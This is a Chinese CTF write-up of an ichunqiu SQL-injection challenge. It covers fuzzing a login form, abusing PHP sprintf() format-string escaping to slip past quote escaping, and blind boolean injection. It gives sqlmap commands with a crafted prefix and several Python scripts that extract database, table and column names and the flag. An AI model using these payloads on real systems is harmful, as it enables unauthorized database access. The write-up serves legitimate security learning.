ichunqiu Web SQli wp

原创

Garybr0 于 2021-01-11 10:46:47 发布 53 收藏

分类专栏： CTF writeup SQL注入 PHP函数 文章标签： sql注入 sprintf格式化漏洞

CTF writeup 同时被 3 个专栏收录

16 篇文章 0 订阅
订阅专栏

SQL注入

7 篇文章 0 订阅
订阅专栏

PHP函数

4 篇文章 0 订阅
订阅专栏

2020.1.10

~~菜鸡今天又来水题了。~~

其实这个题，不是很水【狗头】在i春秋平台上看到了一道名为SQli的web题，想到了自己玩过1%的那个靶场也叫sqli-libs，于是~~手贱的~~打开了。咋一看还蛮友善的，其实涉及的知识点还蛮多的（自我感觉，毕竟不会的太多了）
本题涉及的知识有：

- waf fuzz测试 sqli注入fuzz字典
- spintf()函数格式化字符串，导致单引号逃逸
- 实践判断sql注入点
- sqlmap多参数使用
- 编写利用脚本

如果还有相关知识再做补充，下面开始本题wp。
首先进入题目环境，是一个登录框，有用户名和密码。

用户名:

admin

密码:

••••••


登录

老规矩 admin 123456 安排一波。

结果提示我们password error！ emm应该是存在用户名，但是密码错误。如果把用户名和密码都换成123456，就会提示username error！


转移思路，进行sql注入检测。

先抓包





发送到intruder模块，看看是否有waf，就是进行了哪些特殊字符过滤。


这里应该就是waf fuzz测试sql注入fuzz字典这个字典总结的很全面，但是这里仅做一些特殊符号的检测。



把变量全部Clear掉，然后在user处Add一个，然后设置我们要测试的字符







发现%的length不同于其他符号，可能有问题。查看response，发现了sprintf()这个函数，有一个Warning。在大佬的题解中知道sprintf()这个函数是有漏洞的，然后进入下一阶段，就是理解sprintf函数如何产生漏洞。

以下来自W3school

定义和用法


sprintf() 函数把格式化的字符串写入变量中。

sprintf(format,arg1,arg2,arg++)

arg1、arg2、arg++ 参数将被插入到主字符串中的百分号（%）符号处。该函数是逐步执行的。在第一个 % 符号处，插入 arg1，在第二个 % 符号处，插入 arg2，依此类推。

注释：如果 % 符号多于 arg 参数，则您必须使用占位符。占位符位于 % 符号之后，由数字和 “$” 组成。

```php
<?php
$number = 2;
$str = "Shanghai";
$txt = sprintf("There are %u million cars in %s.",$number,$str);
echo $txt;
?>
//There are 2 million cars in Shanghai.
<?php
$number = 123;
$txt = sprintf("带两位小数：%1\$.2f
<br>不带小数：%1\$u",$number);
echo $txt;
?>
//带有两位小数：123.00
//不带小数：123
```



自己试着测试了一下，正常情况下可以用%数字$u（f、s）来表示实数（浮点数、字符串），并且如果写成%1$\' 就会把\吃掉，从而只显示'。

根据大佬的提示，网站结构中可能有这样的代码：

```php
$name = sprintf("username = %s", $username);
$sql = sprintf("select * from table where $name and passwrod = %s",$password)
```

当我们传入的username中含有%时，在第二个sprintf函数中就会出现too few arguments 的问题，语言是原字符串中每有一个%，就应该有一个替换参数。

大佬的WP总结如下：

- 看到sprintf函数时，我们就应该想到php的字符串格式化逃逸漏洞，这个漏洞导致的结果是会将%1$\' 变为 ' ，也就是说绕过了单引号的转换，一般情况下sql语句中的单引号都会被转换为\' ,这不利于我们进行单引号的闭合，借此漏洞，我们完成对sql语句的注入.
- 由于该页面的响应只有两种，没有显位，即没有回显，我们无法直接通过页面的显示来得到数据库内容，那么就只有通过布尔值盲注了。
- 布尔值无法用手工完成，要靠脚本或者sqlmap完成。

方法一：用神器sqlmap跑
关于sqlmap进行POST注入方法2021.1.8
中有写道，这里不再赘述。

```
zhangyu@kali:~$ cat sqli.txt
POST / HTTP/1.1
Host: b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: __jsluid_h=7cf4b398608f4044ea2d35632ef42194
Upgrade-Insecure-Requests: 1

username=admin&password=adminzhangyu@kali:~$ sqlmap -r sqli.txt --prefix="admin%1$\'" -p username
                         {1.4.7#stable}
                         http://sqlmap.org
```


先查看一下抓包内容，然后用sqlmap跑，这里记录一下两个参数的含义：
Request:
These options can be used to specify how to connect to the target URL

```
--data=DATA           Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE       HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent        Use randomly selected HTTP User-Agent header value
--proxy=PROXY         Use a proxy to connect to the target URL
--tor                 Use Tor anonymity network
--check-tor           Check to see if Tor is used properly
```

Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

```
-p TESTPARAMETER      Testable parameter(s)
--dbms=DBMS           Force back-end DBMS to provided value
```

sqlmap中 Request模块用处是可用于指定如何连接到目标URL

请求：

这些选项可用于指定如何连接到目标URL

--data = DATA要通过POST发送的数据字符串（例如“ id = 1”）

--cookie = COOKIE HTTP Cookie标头值（例如“ PHPSESSID = a8d127e ..”）

--random-agent使用随机选择的HTTP User-Agent标头值

--proxy = PROXY使用代理连接到目标URL

--tor使用Tor匿名网络

--check-tor检查Tor是否正确使用

注射：


这些选项可用于指定要测试的参数，

提供自定义注入有效载荷和可选的篡改脚本


-p TESTPARAMETER可测试的参数

--dbms = DBMS强制将后端DBMS设置为提供的值

–prefix<前缀>和-suffix<后缀> 指定PAYLOAD的前缀和后缀



然后爆数据库，只需要在后面加上 --dbs即可。
（昨天做题的时候，应该是一样的命令，一样的包，跑的那叫一个慢啊，3、4分钟跑出来一个字母，20多分钟才把数据库名跑出来，可能是因为payload前缀少了\，昨天好像是--prefix="admin%1'"，少了\，所以有时候payload参数很重要！！）



额，一小时了，环境到期了。。。。
下面都是常规操作了 --tables 报表，爆完表应该有一个user一个flag。
然后爆flag的字段columns 然后dump，即可显示flag。

这里主要想记录一下第二种方法，就是自己怎么写python脚本，学完python后也没咋用过，所以希望在平常有机会就多写写，这里借鉴了大佬的脚本，要是自己写还真写不出来，希望继续努力，能写出自己的脚本【狗头】
bfengj大佬原文的链接
根据思路，首先是先爆数据库长度，然后数据库名称，然后表长度，表名称，列长度，列名称，列内容长度，列内容。

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$' and " + "(length(database())=" + str(i) + ")#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    if right in str(r):
        print('the length of database is %s' %i)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
length=3
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$' and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$' and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$'"+" and (ascii(substr(database(),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$' and " + "length((select table_name FROM information_schema.tables WHERE table_schema=0x6374
66 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of table is %s' %i)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
length=4
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$' and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$' and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$'"+" and (ascii(substr((select  table_name FROM information_schema.tables WHERE table_sch
ema=0x637466 limit 0,1),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$' and " + "length((select column_name FROM information_schema.columns WHERE table_name=0x666c
6167 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of column is %s' %i)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
length=4
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$' and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$' and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$'"+" and (ascii(substr((select  column_name FROM information_schema.columns WHERE table_n
ame=0x666c6167 limit 0,1),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```python
#coding:utf-8

import requests
import string



dic = string.digits + string.ascii_letters + "!@#$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(60):
    key = "admin%1$' and " + "length((select flag FROM flag limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of column is %s' %i)
```

